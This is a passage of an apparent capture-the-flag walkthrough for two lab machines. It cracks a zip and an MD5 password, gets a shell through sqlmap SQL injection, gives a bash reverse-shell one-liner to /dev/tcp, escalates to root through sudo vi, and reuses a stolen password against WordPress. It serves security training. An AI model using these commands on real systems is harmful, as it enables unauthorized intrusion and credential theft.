|_            httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.64 seconds
```

The credentials **ftpuser / mc@F1l3ZilL4** can be used to login to the FTP server.

ftp 10.10.10.46

```
Connected to 10.10.10.46.
220 (vsFTPd 3.0.3)
Name (10.10.10.46:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
```

Let's see what is in there:

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2533 Feb 03 11:27 backup.zip
226 Directory send OK.
```

A file named **backup.zip** is found in the folder. Let get the *.zip file:

```
ftp> get backup.zip
local: backup.zip remote: backup.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
226 Transfer complete.
```

```
2533 bytes received in 0.00 secs (1.1824 MB/s)

ftp>

741852963              (backup.zip)
```

Extraction of the archive fails as it's password protected. The password can be cracked using **zip2john**, **JohntheRipper** and **rockyou.txt**.

The zip2john tool will be used to process the input ZIP files into an **hash** format suitable for use with JohntheRipper

```
zip2john backup.zip > hash
```

The rockyou.txt file (with the passwords) is located here :

```
locate rockyou.txt

/usr/share/wordlists/rockyou.txt.gz
```

To extract the **rockyou.txt.gz** file we use the **gunzip** command:

- **gunzip /usr/share/wordlists/rockyou.txt.gz**

Now it is possible to use the **JohntheRipper** tool as sown below:

```
john hash --fork=4 -w=/usr/share/wordlists/rockyou.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963          (backup.zip)
1 1g 0:00:00:00 DONE (2020-07-03 11:33) 100.0g/s 25600p/s 25600c/s
.....
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

As we can see, the password for the backup.zip file is found to be **741852963**

Extracting it's contents using the password reveals a PHP file and a CSS file.

```
unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
```


Inspecting the PHP source code, we find a login check.

```
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) ===
"2cb42f8734ea607eefed3b70af13bbd3") {
```

```
        $_SESSION['login'] = "true";

        header("Location: dashboard.php");

    }

  }

?>
```

The input password is hashed into a MD5 hash: **2cb42f8734ea607eefed3b70af13bbd3**. T


This hash can be easily cracked using an online rainbow table such as crackstation.




The result is : **qwerty789**

Foothold


Browsing to port 80, we can see a login page for MegaCorp.



The credentials **admin / qwerty789** can be used to login.




The page is found to host a Car Catalogue, and contains functionality to search for products.




Searching for example fo the term “a”, results in the following request.


http://10.10.10.46/dashboard.php?search=a



The page takes in a GET request with the parameter search. This URL is supplied to sqlmap, in order to test for SQL injection vulnerabilities. The website uses cookies, which can be specified using --cookie.

Right-click the page and select Inspect Element. Click the Storage tab and copy the PHP Session ID.





WE see the PHPSESSID value is :"**gub9n3ugpgc5obsre8jkv8tq3m**"

We can construct the Sqlmap query as follows:

sqlmap -u 'http://10.10.10.46/dashboard.php?search=a'
--cookie="PHPSESSID=**gub9n3ugpgc5obsre8jkv8tq3m"**

Sqlmap found the page to be vulnerable to multiple injections, and identified the backend DBMS to be PostgreSQL.

Getting code execution in postgres is trivial using the --os-shell command.

sqlmap -u 'http://10.10.10.46/dashboard.php?search=a'
--cookie="PHPSESSID=gub9n3ugpgc5obsre8jkv8tq3m" --os-shell

....
[*] starting @ 15:32:32 /2020-07-03/
....
....
Parameter: search (GET)
....
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: search=a';SELECT PG_SLEEP(5)--


Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: search=a' AND 8079=(SELECT 8079 FROM PG_SLEEP(5))-- dEyh
....
....
[15:32:34] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[15:32:34] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER

os-shell>

Privilege Escalation

This can be used to execute a bash reverse shell.

```
bash -c 'bash -i >& /dev/tcp/<your_ip>/4444 0>&1'
```



Let's upgrade to a tty shell and continue enumeration.

```
SHELL=/bin/bash script -q /dev/null
```

Let’s have a look to the source code of dashboard.php in /var/www/html.

The code reveals the postgres password to be: **P@s5w0rd!**

```
try {
  $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
}
```


This password can be used to view the user's sudo privileges.

```
$ sudo -l
sudo -l
[sudo] password for postgres: P@s5w0rd!

Matching Defaults entries for postgres on vaccine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

The user is allowed to edit the configuration **/etc/postgresql/11/main/pg_hba.conf** using vi. This can be leveraged to gain a root shell and access root.txt.

Once opened the file in "**Vi**" editor with sudo, we can spawn a TTY shell from within vi by just typing:

- :!**0**bash
- :set shell=/bin/bash:shell
- :!/bin/bash



As we can see, now we have a TTY as root.

```
:!bash
root@vaccine:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vaccine:/var/www/html# whoami
whoami
root
root@vaccine:/var/www/html# ls
ls
bg.png          dashboard.js   index.php    style.css
dashboard.css   dashboard.php  license.txt
root@vaccine:/var/www/html# cd ..
cd ..
root@vaccine:/var/www# cd ..
cd ..
root@vaccine:/var# cd ..
cd ..
root@vaccine:/# ls
ls
bin    etc             lib     lost+found  proc  snap      tmp      vmlinuz.old
boot   home            lib32   media       root  srv       usr
cdrom  initrd.img      lib64   mnt         run   swap.img  var
dev    initrd.img.old  libx32  opt         sbin  sys       vmlinuz
root@vaccine:/# cd root
cd root
root@vaccine:~# ls
ls
pg_hba.conf  root.txt  snap
root@vaccine:~# cat root.txt+
cat root.txt+
cat: root.txt+: No such file or directory
root@vaccine:~# cat root.txt
cat root.txt
dd6e058e814260bc70e9bbdef2715849
```

Machine : **Shield**

Ip: **10.10.10.29**


Enumeration

sudo nmap -sC -sV 10.10.10.29

From the Nmap output, we find that **IIS** and **MySQL** are running on their default ports. IIS (Internet Information Services) is a Web Server created by Microsoft.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 12:59 EDT
Nmap scan report for 10.10.10.29
Host is up (0.044s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Let's navigate to port 80 using a browser.



We see the default IIS starting page.

Let's use GoBuster to scan for any sub-directories or files that are hosted on the server.


```
kali@kali:~/HTB/StartingPoint/Shield$ gobuster dir -u http://10.10.10.29 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.29
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/07/09 15:11:47 Starting gobuster
===============================================================
/wordpress (Status: 301)
```

We do found the "/**wordpress"** folder.

WordPress is a Content Management System (CMS) that can be used to quickly create websites and blogs.

Let's do another search using "dirsearch" and pointing directly to that folder

```
sudo python3 ../Oopsie/dirsearch/dirsearch.py -u http://10.10.10.29/wordpress -e php
```




We do see some interesting folder and files.

Since we have already acquired the password **P@s5w0rd!,** we can try to login to the WordPress site.

We navigate to http://10.10.10.29/wordpress/wp-login.php and try to guess the username.

Some common usernames are **admin** or **administrator**.


The combination **admin** : **P@s5w0rd!** is successful and we gain administrative access to the site.


Shields Up 1 0 New Clear theme cache Howdy, admin
Screen Options Help
Dashboard
Home
Updates 1
Posts
Media
Pages
Comments
Appearance
Plugins
Users
Tools
Settings
Collapse menu
WordPress 5.3.2 is available! Please update now.
An automated WordPress update has failed to complete - please attempt the update again now.
Dashboard
Welcome to WordPress!
We've assembled some links to get you started:
Dismiss
Get Started
Customize Your Site
or, change your theme completely
Next Steps
Edit your front page
Add additional pages
Add a blog post
View your site
More Actions
Manage widgets or menus
Turn comments on or off
Learn more about getting started
At a Glance
3 Posts
4 Pages
1 Comment
WordPress 5.2.1 running Highlight theme.
Search Engines Discouraged
Update to 5.3.2
Activity
Recently Published
Feb 11th, 6:43 pm Electric Truck
Feb 10th, 11:11 am Smoke Screen System
Feb 10th, 11:03 am Run Flat Tires
Recent Comments
From admin on Run Flat Tires
Might buy some for my new car!
All (1) | Mine (1) | Pending (0) | Approved (1) | Spam (0) | Trash (0)
Quick Draft
Title
Content
What's on your mind?
